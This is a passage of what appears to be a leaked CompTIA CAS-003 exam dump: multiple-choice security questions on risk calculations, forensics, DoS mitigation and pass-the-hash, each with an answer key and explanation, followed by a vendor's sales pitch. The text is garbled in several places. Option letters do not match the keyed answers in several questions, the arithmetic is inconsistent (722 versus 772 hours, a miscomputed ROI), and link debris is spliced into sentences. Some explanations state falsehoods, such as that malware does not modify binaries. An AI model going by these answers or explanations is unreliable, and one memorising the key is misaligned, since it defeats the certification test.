- E. Enable STARTTLS on the spam filter

Answer: BD

Explanation:

In this question, we have an unauthorized mail server using the IP: 192.168.2.55.

Blocking port 25 on the firewall for all unauthorized mail servers is a common and recommended security step. Port 25 should be open on the firewall to the IP addresses of the authorized email servers only (192.168.2.10 and 192.168.2.11). This will prevent unauthorized email servers sending email or receiving and relaying email.

Email servers use SMTP (Simple Mail Transfer Protocol) to send email to other email servers. Shutting down the SMTP service on the unauthorized mail server is effectively disabling the mail server functionality of the unauthorized server.

Incorrect Answers:

A: You shouldn't worry about identifying the origination point for the malicious activity on the unauthorized mail server. There isn't much you could do about the remote origination point even if you did identify it. You have an 'unauthorized' mail server. That is what you should be dealing with. C: In this question, the email was received by the unauthorized email server (192.168.2.55) ready to be collected by the recipient. The email was not relayed (forwarded) to other email servers. Disabling open relay functionality will not stop the emails. You need to disable all email (SMTP) functionality of the unauthorized server, not just relaying. E: STARTTLS enables TLS encryption on communications with the spam filter. It will do nothing to prevent the usage of the unauthorized email server. References: https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol "https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol"ocol <https://www.arclab.com/en/kb/email/how-to-read-and-analyze-the-email-header-fields-spfdkim.html>

NEW QUESTION 173

After the install process, a software application executed an online activation process. After a few months, the system experienced a hardware failure. A backup image of the system was restored on a newer revision of the same brand and model device. After the restore, the specialized application no longer works. Which of the following is the MOST likely cause of the problem?

- A. The binary files used by the application have been modified by malware.
- B. The application is unable to perform remote attestation due to blocked ports.
- C. The restored image backup was encrypted with the wrong key.
- D. The hash key summary of hardware and installed software no longer matches

Answer: D

Explanation:

Different software vendors have different methods of identifying a computer used to activate software. However, a common component used in software activations is a hardware key (or hardware and software key). This key is a hash value generated based on the hardware (and possibly software) installed on the system.

For example, when Microsoft software is activated on a computer, the software generates an installation ID that consists of the software product key used during the installation and a hardware key (hash value generated from the computer's hardware). The installation ID is submitted to Microsoft for software activation. Changing the hardware on a system can change the hash key which makes the software think it is installed on another computer and is therefore not activated for use on that computer. This is most likely what has happened in this question.

Incorrect Answers:

- A: It is very unlikely that the binary files used by the application have been modified by malware. Malware doesn't modify application binary files.
- B: A backup image of the system was restored onto the new hardware. Therefore, the software configuration should be the same as before. It is unlikely that blocked ports preventing remote attestation is the cause of the problem.
- C: A backup image of the system was restored onto the new hardware. If the restored image backup was encrypted with the wrong key, you wouldn't be able to restore the image.

References:

<https://technet.microsoft.com/en-us/library/bb457054.aspx>

NEW QUESTION 176

Wireless users are reporting issues with the company's video conferencing and VoIP systems. The security administrator notices internal DoS attacks from infected PCs on the network causing the VoIP system to drop calls. The security administrator also notices that the SIP servers are unavailable during these attacks. Which of the following security controls will MOST likely mitigate the VoIP DoS attacks on the network? (Select TWO).

- A. Install a HIPS on the SIP servers
- B. Configure 802.1X on the network
- C. Update the corporate firewall to block attacking addresses
- D. Configure 802.11e on the network
- E. Configure 802.1q on the network

Answer: AD

Explanation:

Host-based intrusion prevention system (HIPS) is an installed software package that will monitor a single host for suspicious activity by analyzing events taking place within that host.

IEEE 802.11e is deemed to be of significant consequence for delay-sensitive applications, such as Voice over Wireless LAN and streaming multimedia.

Incorrect Answers:

- B: 802.1X is used by devices to attach to a LAN or WLAN.
- C: Updating the corporate firewall will not work as the DoS attacks are from an internal source. E: 802.1q is used for VLAN tagging.

References: https://en.wikipedia.org/wiki/Intrusion_prevention_system

"https://en.wikipedia.org/wiki/Intrusion_prevention_system"//en.wikipedia.org/wiki/Intrusion_prevention_system

https://en.wikipedia.org/wiki/IEEE_802.11e-2005g/wiki/IEEE_802.11e-2005

https://en.wikipedia.org/wiki/IEEE_802.1X https://en.wikipedia.org/wiki/IEEE_802.1Q

NEW QUESTION 181

A company provides on-demand cloud computing resources for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for customer access to the administrative website. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data from customer A was found on a hidden directory within the VM of company B. Company B is not in the same industry as company A and the two are not competitors. Which of the following has MOST likely occurred?

- A. Both VMs were left unsecured and an attacker was able to exploit network vulnerabilities to access each and move the data.
- B. A stolen two factor token was used to move data from one virtual guest to another host on the same network segment.
- C. A hypervisor server was left un-patched and an attacker was able to use a resource exhaustion attack to gain unauthorized access.
- D. An employee with administrative access to the virtual guests was able to dump the guest memory onto a mapped disk.

Answer: A

Explanation:

In this question, two virtual machines have been accessed by an attacker. The question is asking what is MOST likely to have occurred.

It is common for operating systems to not be fully patched. Of the options given, the most likely occurrence is that the two VMs were not fully patched allowing an attacker to access each of them. The attacker could then copy data from one VM and hide it in a hidden folder on the other VM. Incorrect Answers:

B: The two VMs are from different companies. Therefore, the two VMs would use different twofactor tokens; one for each company. For this answer to be correct,

the attacker would have to steal

both two-factor tokens. This is not the most likely answer.

C: Resource exhaustion is a simple denial of service condition which occurs when the resources necessary to perform an action are entirely consumed, therefore preventing that action from taking place. A resource exhaustion attack is not used to gain unauthorized access to a system.

D: The two VMs are from different companies so it can't be an employee from the two companies. It is possible (although unlikely) than an employee from the hosting company had administrative access to both VMs. Even if that were the case, the employee would not dump the memory to a mapped disk to copy the information. With administrative access, the employee could copy the data using much simpler methods.

References: https://www.owasp.org/index.php/Resource_exhaustion

NEW QUESTION 182

Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

A. Passive banner grabbing

B. Password cracker C.http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4

C. 443/tcp open http

D. dig host.company.com

E. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40)192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0

F. Nmap

Answer: AFG

Explanation:

Banner grabbing and operating system identification can also be defined as fingerprinting the TCP/IP stack. Banner grabbing is the process of opening a connection and reading the banner or response sent by the application.

The output displayed in option F includes information commonly examined to fingerprint the OS. Nmap provides features that include host discovery, as well as service and operating system detection.

Incorrect Answers:

B: A password cracker is used to recover passwords from data that have been stored in or transmitted by a computer system.

C: This answer is invalid as port 443 is used for HTTPS, not HTTP.

D: This web address link will not identify unsupported operating systems for the purpose of disconnecting them from the network.

E: The dig (domain information groper) command is a network administration command-line tool for querying Domain Name System (DNS) name servers. References: [https://en.wikipedia.org/wiki/Dig_\(command\)](https://en.wikipedia.org/wiki/Dig_(command)) https://en.wikipedia.org/wiki/Password_cracking https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

"https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers"a.org/wiki/List_of_TCP_and_UDP_port_numbers

<http://luizfirmino.blogspot.co.za/2011/07/understand-banner-grabb>HYPERLINK "<http://luizfirmino.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic>"ing-using-os.html?view=classic

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 174, 175

NEW QUESTION 187

An insurance company has an online quoting system for insurance premiums. It allows potential customers to fill in certain details about their car and obtain a quote. During an investigation, the following patterns were detected:

Pattern 1 – Analysis of the logs identifies that insurance premium forms are being filled in but only single fields are incrementally being updated.

Pattern 2 – For every quote completed, a new customer number is created; due to legacy systems, customer numbers are running out.

Which of the following is the attack type the system is susceptible to, and what is the BEST way to defend against it? (Select TWO).

A. Apply a hidden field that triggers a SIEM alert

B. Cross site scripting attack

C. Resource exhaustion attack

D. Input a blacklist of all known BOT malware IPs into the firewall

E. SQL injection

F. Implement an inline WAF and integrate into SIEM

G. Distributed denial of service

H. Implement firewall rules to block the attacking IP addresses

Answer: CF

Explanation:

A resource exhaustion attack involves tying up predetermined resources on a system, thereby making the resources unavailable to others.

Implementing an inline WAF would allow for protection from attacks, as well as log and alert admins to what's going on. Integrating in into SIEM allows for logs and other security-related documentation to be collected for analysis.

Incorrect Answers:

A: SIEM technology analyses security alerts generated by network hardware and applications. B: Cross site scripting attacks occur when malicious scripts are injected into otherwise trusted websites.

D: Traditional firewalls block or allow traffic. It is not, however, the best way to defend against a resource exhaustion attack.

E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.

G: A distributed denial-of-service (DDoS) attack occurs when many compromised systems attack a single target. This results in denial of service for users of the targeted system.

H: Traditional firewalls block or allow traffic. It is not, however, the best way to defend against a resource exhaustion attack.

References:

<http://searchsecurity.techtarget.com/feature/Four-questions-to-ask-before-buying-a-Webapplication-firewall>HYPERLINK "<http://searchsecurity.techtarget.com/feature/Four-questions-to-ask-before-buying-a-Webapplication-firewall>"

<http://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM>HYPERLINK "<http://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM>"

https://en.wikipedia.org/wiki/Security_information_and_event_management

HYPERLINK "<http://searchsecurity.techtarget.com/definition/distributed-denial-of-serviceattack>"// searchsecurity.techtarget.com/definitHYPERLINK

"<http://searchsecurity.techtarget.com/definition/distributed-denial-of-serviceattack>"

ion/distributed-denial-of-service-attack

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 150, 153

NEW QUESTION 192

There have been some failures of the company's internal facing website. A security engineer has found the WAF to be the root cause of the failures. System logs show that the WAF has been unavailable for 14 hours over the past month, in four separate situations. One of these situations was a two hour scheduled maintenance time, aimed at improving the stability of the WAF. Using the MTTR based on the last month's performance figures, which of the following calculations is the percentage of uptime assuming there were 722 hours in the month?

- A. 92.24 percent
- B. 98.06 percent
- C. 98.34 percent
- D. 99.72 percent

Answer: B

Explanation:

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. By customizing the rules to your application, many attacks can be identified and blocked.

14h of down time in a period of 772 supposed uptime = $14/772 \times 100 = 1.939\%$ Thus the % of uptime = $100\% - 1.939\% = 98.06\%$

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 43, 116

NEW QUESTION 196

An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

- A. Use the pass the hash technique
- B. Use rainbow tables to crack the passwords
- C. Use the existing access to change the password
- D. Use social engineering to obtain the actual password

Answer: A

Explanation:

With passing the hash you can grab NTLM credentials and you can manipulate the Windows logon sessions maintained by the LSA component. This will allow you to operate as an administrative user and not impact the integrity of any of the systems when running your tests.

Incorrect Answers:

B: Making use of rainbow tables and cracking passwords will have a definite impact on the integrity of the other systems that are to be penetration tested.

C: Changing passwords will impact the integrity of the other systems and is not a preferable method to conduct penetration testing.

D: Social engineering is not the preferred way to accomplish the goal of penetration testing and

gaining administrative credentials on the client's network. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 17, 351

NEW QUESTION 200

A web services company is planning a one-time high-profile event to be hosted on the corporate website. An outage, due to an attack, would be publicly embarrassing, so Joe, the Chief Executive Officer (CEO), has requested that his security engineers put temporary preventive controls in place. Which of the following would MOST appropriately address Joe's concerns?

- A. Ensure web services hosting the event use TCP cookies and deny_hosts.
- B. Configure an intrusion prevention system that blocks IPs after detecting too many incomplete sessions.
- C. Contract and configure scrubbing services with third-party DDoS mitigation providers.
- D. Purchase additional bandwidth from the company's Internet service provide

Answer: C

Explanation:

Scrubbing is an excellent way of dealing with this type of situation where the company wants to stay connected no matter what during the one-time high profile event. It involves deploying a multi-layered security approach backed by extensive threat research to defend against a variety of attacks with a guarantee of always-on.

Incorrect Answers:

A: Making use of TCP cookies will not be helpful in this event since cookins are used to maintain selections on previous pages and attackers can assess cookies in transit or in storage to carry out their attacks.

B: Using intrusion prevention systems blocking IPs is contra productive for a one-time high profile event if you want to attract and reach many clients and the same time.

D: Purchasing additional bandwidth from the ISP not going to prevent attackers from hi-jacking your one-time event.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 159, 165, 168

<http://www.level3.com/en/products/ddos-mitigation/>

NEW QUESTION 204

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on explogts and information security news?

- A. Update company policies and procedures
- B. Subscribe to security mailing lists
- C. Implement security awareness training
- D. Ensure that the organization vulnerability management plan is up-to-date

Answer: B

Explanation:

Subscribing to bug and vulnerability, security mailing lists is a good way of staying abreast and keeping up to date with the latest in those fields.

Incorrect Answers:

A: Updating company policies and procedures are not staying current on the topic since attacks are generated from outside sources and the best way to stay current on what is happening in that particular topic is to subscribe to a mailing list on the topic.

C: Security awareness training serves best as an operational control insofar as mitigating risk is concerned and not to stay current on the topic.

D: Making sure the company vulnerability plan is up to date is essential but will not keep you up to date on the topic as a subscription to a security mailing list.

References:

Conklin, Wm. Arthur, Gregory White and Dwayne Williams, CASP CompTIA Advanced Security Practitioner Certification Study Guide (Exam CAS-001), McGraw-Hill, Columbus, 2012, p. 139 Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 219

NEW QUESTION 205

A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs \$50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of \$100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional \$100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

A. -45 percent

B. 5.5 percent

C. 45 percent

D. 82 percent

Answer: D

Explanation:

Return on investment = Net profit / Investment where: Net profit = gross profit – expenses

investment = stock + market outstanding[when defined as?] + claims or

Return on investment = (gain from investment – cost of investment) / cost of investment Thus $(100\,000 - 55\,000) / 50\,000 = 0,82 = 82\%$

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 337

http://www.financeformulas.net/Return_on_Investment.html

NEW QUESTION 207

A security consultant is conducting a network assessment and wishes to discover any legacy backup Internet connections the network may have. Where would the consultant find this information and why would it be valuable?

A. This information can be found in global routing tables, and is valuable because backupconnections typically do not have perimeter protection as strong as the primary connection.

B. This information can be found by calling the regional Internet registry, and is valuable because backup connections typically do not require VPN access to the network.

C. This information can be found by accessing telecom billing records, and is valuable because backup connections typically have much lower latency than primary connections.

D. This information can be found by querying the network's DNS servers, and is valuable because backup DNS servers typically allow recursive queries from Internet hosts.

Answer: A

Explanation:

A routing table is a set of rules, often viewed in table format that is used to determine where data packets traveling over an Internet Protocol (IP) network will be directed. All IP-enabled devices, including routers and switches, use routing tables. Each packet contains information about its origin and destination. When a packet is received, a network device examines the packet and matches it to the routing table entry providing the best match for its destination. The table then provides the device with instructions for sending the packet to the next hop on its route across the network. Thus the security consultant can use the global routing table to get the appropriate information.

Incorrect Answers:

B: Calling the regional Internet registry will not provide you with the correct information.

C: The telecom billing information will not have information as to whether the legacy backup may have Internet connections on the network.

D: DNS server queries are used to resolve the name with each query message containing a DNS domain name, a specified query type and a specified class. This is not what the security consultant requires.

References:

[https://technet.microsoft.com/en-us/HYPERLINK \"https://technet.microsoft.com/enus/ library/cc958823.aspx\"library/cc958823.aspx](https://technet.microsoft.com/en-us/HYPERLINK \)

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 60-66

NEW QUESTION 209

The security engineer receives an incident ticket from the helpdesk stating that DNS lookup requests are no longer working from the office. The network team has ensured that Layer 2 and Layer 3 connectivity are working. Which of the following tools would a security engineer use to make sure the DNS server is listening on port 53?

A. PING

B. NESSUS

C. NSLOOKUP

D. NMAP

Answer: D

Explanation:

NMAP works as a port scanner and is used to check if the DNS server is listening on port 53. Incorrect Answers:

A: PING is in essence a network administration tool that is used to test the reachability of a host. B: NESSUS is used as a vulnerability scanner.

C: NSLOOKUP is a tool used for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 172-173, 396

NEW QUESTION 213

A large company is preparing to merge with a smaller company. The smaller company has been very profitable, but the smaller company's main applications were created in-house. Which of the following actions should the large company's security administrator take in preparation for the merger?

- A. A review of the mitigations implemented from the most recent audit findings of the smaller company should be performed.
- B. An ROI calculation should be performed to determine which company's application should be used.
- C. A security assessment should be performed to establish the risks of integration or co-existence.
- D. A regression test should be performed on the in-house software to determine security risks associated with the software.

Answer: C

Explanation:

With any merger regardless of the monetary benefit there is always security risks and prior to the merger the security administrator should assess the security risks to as to mitigate these. Incorrect Answers:

A: This is the concern of the smaller organization and not the bigger company for which the security administrator is working.

B: The Cost benefit analysis (ROI) is done as part of the phased changeover process.

D: A regression test is used after a change to validate that inputs and outputs are correct, not prior to a merger.

References:

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, p. 345

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 148, 165, 337

NEW QUESTION 214

Joe is a security architect who is tasked with choosing a new NIPS platform that has the ability to perform SSL inspection, analyze up to 10Gbps of traffic, can be centrally managed and only reveals inspected application payload data to specified internal security employees. Which of the following steps should Joe take to reach the desired outcome?

- A. Research new technology vendors to look for potential product
- B. Contribute to an RFP and then evaluate RFP responses to ensure that the vendor product meets all mandatory requirement
- C. Test the product and make a product recommendation.
- D. Evaluate relevant RFC and ISO standards to choose an appropriate vendor product
- E. Research industry surveys, interview existing customers of the product and then recommend that the product be purchased.
- F. Consider outsourcing the product evaluation and ongoing management to an outsourced provider on the basis that each of the requirements are met and a lower total cost of ownership (TCO) is achieved.
- G. Choose a popular NIPS product and then consider outsourcing the ongoing device management to a cloud provide
- H. Give access to internal security employees so that they can inspect the application payload data.
- I. Ensure that the NIPS platform can also deal with recent technological advancements, such as threats emerging from social media, BYOD and cloud storage prior to purchasing the product.

Answer: A

Explanation:

A request for a Proposal (RFP) is in essence an invitation that you present to vendors asking them to submit proposals on a specific commodity or service. This should be evaluated, then the product should be tested and then a product recommendation can be made to achieve the desired outcome. Incorrect Answers:

B: A RFC is a request for comments and this is not what is required since you need to evaluate the new technology.

C: Issues involved that has to be taken into account when outsourcing will not help Joe make a decision as to which new NIPS platform to choose.

D: Making a choice of using the most popular NIPS is not going to ensure that all the conditions will be met.

E: One of the conditions that must be met by the new NIPS platform is central management and his options do not satisfy that condition.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 197-198, 297

NEW QUESTION 219

Which of the following would be used in forensic analysis of a compromised Linux system? (Select THREE).

- A. Check log files for logins from unauthorized IPs.
- B. Check /proc/kmem for fragmented memory segments.
- C. Check for unencrypted passwords in /etc/shadow.
- D. Check timestamps for files modified around time of compromise.
- E. Use Isot to determine files with future timestamps.
- F. Use gpg to encrypt compromised data files.
- G. Verify the MD5 checksum of system binaries.
- H. Use vmstat to look for excessive disk I/

Answer: ADG

Explanation:

The MD5 checksum of the system binaries will allow you to carry out a forensic analysis of the compromised Linux system. Together with the log files of logins into the compromised system from unauthorized IPs and the timestamps for those files that were modified around the time that the compromise occurred will serve as useful forensic tools.

Incorrect Answers:

B: Checking for fragmented memory segments' is not a forensic analysis tool to be used in this case. C: The ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc. The /etc/shadow file is readable only by the root account. This is a useful tool for Linux passwords and shadow file formats and is in essence used to keep user account information.

E: Isot is used on Linux as a future timestamp tool and not a forensic analysis tool. F: Gpg is an encryption tool that works on Mac OS X.

H: vmstat reports information about processes, memory, paging, block IO, traps, and cpu activity. The first report produced gives averages since the last reboot. Additional reports give information on a sampling period of length delay. The process and memory reports are instantaneous in either case. This is more of an administrator tool.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 387
https://en.wikipedia.org/wiki/List_of_digital_forensics_tools

NEW QUESTION 223

A system worth \$100,000 has an exposure factor of eight percent and an ARO of four. Which of the following figures is the system's SLE?

- A. \$2,000
- B. \$8,000
- C. \$12,000
- D. \$32,000

Answer: B

Explanation:

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) $SLE = AV \times EF = \$100\,000 \times 8\% = \$8\,000$

References: http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment

NEW QUESTION 227

The risk manager at a small bank wants to use quantitative analysis to determine the ALE of running a business system at a location which is subject to fires during the year. A risk analyst reports to the risk manager that the asset value of the business system is \$120,000 and, based on industry data, the exposure factor to fires is only 20% due to the fire suppression system installed at the site. Fires occur in the area on average every four years. Which of the following is the ALE?

- A. \$6,000
- B. \$24,000
- C. \$30,000
- D. \$96,000

Answer: A

Explanation:

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) $SLE = AV \times EF = \$120\,000 \times 20\% = \$24\,000$ (this is over 4 years)

Thus $ALE = \$24\,000 / 4 = \$6\,000$

References: http://www.financeformulas.net/Return_on_Investment.html

http://www.financeformulas.net/Return_on_Investment.html

http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment

https://en.wikipedia.org/wiki/Risk_assessment

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, p. 198

McMillan, Troy and Robin Abernathy, CompTIA Advanced Security Practitioner (CASP) CAS-002 Cert Guide, Pearson Education, Indianapolis, 2015, p. 305

NEW QUESTION 228

An accountant at a small business is trying to understand the value of a server to determine if the business can afford to buy another server for DR. The risk manager only provided the accountant with the SLE of \$24,000, ARO of 20% and the exposure factor of 25%. Which of the following is the correct asset value calculated by the accountant?

- A. \$4,800
- B. \$24,000
- C. \$96,000
- D. \$120,000

Answer: C

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as: $ALE = ARO \times SLE$

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) Thus if $SLE = \$24\,000$ and $EF = 25\%$ then the Asset value is $SLE/EF = \$96\,000$

References: http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment

https://en.wikipedia.org/wiki/Risk_assessment

NEW QUESTION 231

A mature organization with legacy information systems has incorporated numerous new processes and dependencies to manage security as its networks and infrastructure are modernized. The Chief Information Office has become increasingly frustrated with frequent releases, stating that the organization needs everything to work completely, and the vendor should already have those desires built into the software product. The vendor has been in constant communication with personnel and groups within the organization to understand its business process and capture new software requirements from users. Which of the following methods of software development is this organization's configuration management process using?

- A. Agile
- B. SDL
- C. Waterfall
- D. Joint application development

Answer: A

Explanation:

In agile software development, teams of programmers and business experts work closely together, using an iterative approach.

Incorrect Answers:

B: The Microsoft developed security development life cycle (SDL) is designed to minimize the security-related design and coding bugs in software. An organization that implements SDL has a central security team that performs security functions.

C: The waterfall model is a sequential software development processes, in which progress is seen as flowing steadily downwards through the phases of conception, initiation, analysis, design, construction, testing, production/implementation and maintenance.

D: The vendor is still responsible for developing the solution, Therefore this is not an example of joint application development.

References:

BOOK pp. 371, 374

https://en.wikipedia.org/wiki/Waterfall_model

NEW QUESTION 235

An analyst connects to a company web conference hosted on www.webconference.com/meetingID#01234 and observes that numerous guests have been allowed to join, without providing identifying information. The topics covered during the web conference are considered proprietary to the company. Which of the following security concerns does the analyst present to management?

- A. Guest users could present a risk to the integrity of the company's information.
- B. Authenticated users could sponsor guest access that was previously approved by management.
- C. Unauthenticated users could present a risk to the confidentiality of the company's information.
- D. Meeting owners could sponsor guest access if they have passed a background check

Answer: C

Explanation:

The issue at stake in this question is confidentiality of information. Topics covered during the web conference are considered proprietary and should remain confidential, which means it should not be shared with unauthorized users.

Incorrect Answers:

A: Integrity of information is centered on the modification or alternation of information. Information remains unchanged and is in its true original form during transmission and storage. The issue of guests at a Web conference is related to confidentiality of information.

B: The issue at stake in this question is confidentiality of information. Topics covered during the web conference are considered proprietary and should remain confidential, which means it should not be shared with guests.

D: The issue at stake in this question is confidentiality of information. Topics covered during the web conference are considered proprietary and should remain confidential, which means it should not be shared with guests, whether they have passed background checks or not.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 3

NEW QUESTION 236

A small retail company recently deployed a new point of sale (POS) system to all 67 stores. The core of the POS is an extranet site, accessible only from retail stores and the corporate office over a split-tunnel VPN. An additional split-tunnel VPN provides bi-directional connectivity back to the main office, which provides voice connectivity for store VoIP phones. Each store offers guest wireless functionality, as well as employee wireless. Only the staff wireless network has access to the POS VPN. Recently, stores are reporting poor response times when accessing the POS application from store computers as well as degraded voice quality when making phone calls. Upon investigation, it is determined that three store PCs are hosting malware, which is generating excessive network traffic. After malware removal, the information security department is asked to review the configuration and suggest changes to prevent this from happening again. Which of the following denotes the BEST way to mitigate future malware risk?

- A. Deploy new perimeter firewalls at all stores with UTM functionality.
- B. Change antivirus vendors at the store and the corporate office.
- C. Move to a VDI solution that runs offsite from the same data center that hosts the new POS solution.
- D. Deploy a proxy server with content filtering at the corporate office and route all traffic through it

Answer: A

Explanation:

A perimeter firewall is located between the local network and the Internet where it can screen network traffic flowing in and out of the organization. A firewall with unified threat management (UTM) functionalities includes anti-malware capabilities.

Incorrect Answers:

B: Antivirus applications prevent viruses, worms and Trojans but not other types of malware, such as spyware.

C: A virtual desktop infrastructure (VDI) solution refers to computer virtualization. It uses servers to provide desktop operating systems to a host machines. This reduces on-site support and improves centralized management. It does not mitigate against malware attacks.

D: Content filtering is used to control the types of email messages that flow in and out of an organization, and the types of web pages a user may access. It does not mitigate against malware attacks.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 92, 124-127, 135-138

NEW QUESTION 238

Executive management is asking for a new manufacturing control and workflow automation solution. This application will facilitate management of proprietary information and closely guarded corporate trade secrets.

The information security team has been a part of the department meetings and come away with the following notes:

Human resources would like complete access to employee data stored in the application. They would like automated data interchange with the employee management application, a cloud-based SaaS application.

Sales is asking for easy order tracking to facilitate feedback to customers.

Legal is asking for adequate safeguards to protect trade secrets. They are also concerned with data ownership questions and legal jurisdiction.

Manufacturing is asking for ease of use. Employees working the assembly line cannot be bothered with additional steps or overhead. System interaction needs to be quick and easy.

Quality assurance is concerned about managing the end product and tracking overall performance of the product being produced. They would like read-only access to the entire workflow process for monitoring and baselining.

The favored solution is a user friendly software application that would be hosted onsite. It has extensive ACL functionality, but also has readily available APIs for extensibility. It supports read-only access, kiosk automation, custom fields, and data encryption.

Which of the following departments' request is in contrast to the favored solution?

- A. Manufacturing

- B. Legal
- C. Sales
- D. Quality assurance
- E. Human resources

Answer: E

Explanation:

The human resources department wanted complete access to employee data stored in the application, and an automated data interchange with their cloud-based SaaS employee management application. However, the favored solution provides read-only access and is hosted onsite. Incorrect Answers:

A: The manufacturing department wanted a quick and easy user friendly system. The favored solution is a user friendly software application that would meet the manufacturing department's requests.

B: The legal department wanted a system that provides adequate safeguards to protect trade secrets and was concerned with data ownership and legal jurisdiction. The favored solution is a user friendly software application that would be hosted onsite. This would address the legal department's concerns with data ownership and legal jurisdiction. The application also provides data encryption, which would protect trade secrets.

C: The sales department wanted an easy order tracking to facilitate feedback to customers. The favored solution is a user friendly software application that supports custom fields, which could be used for order tracking.

D: The quality assurance department was concerned about managing the end product and tracking overall performance. They also wanted read-only access to the entire workflow process for monitoring and baselining. These are met by the favored solution.

NEW QUESTION 242

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your CAS-003 Exam with Our Prep Materials Via below:

<https://www.certleader.com/CAS-003-dumps.html>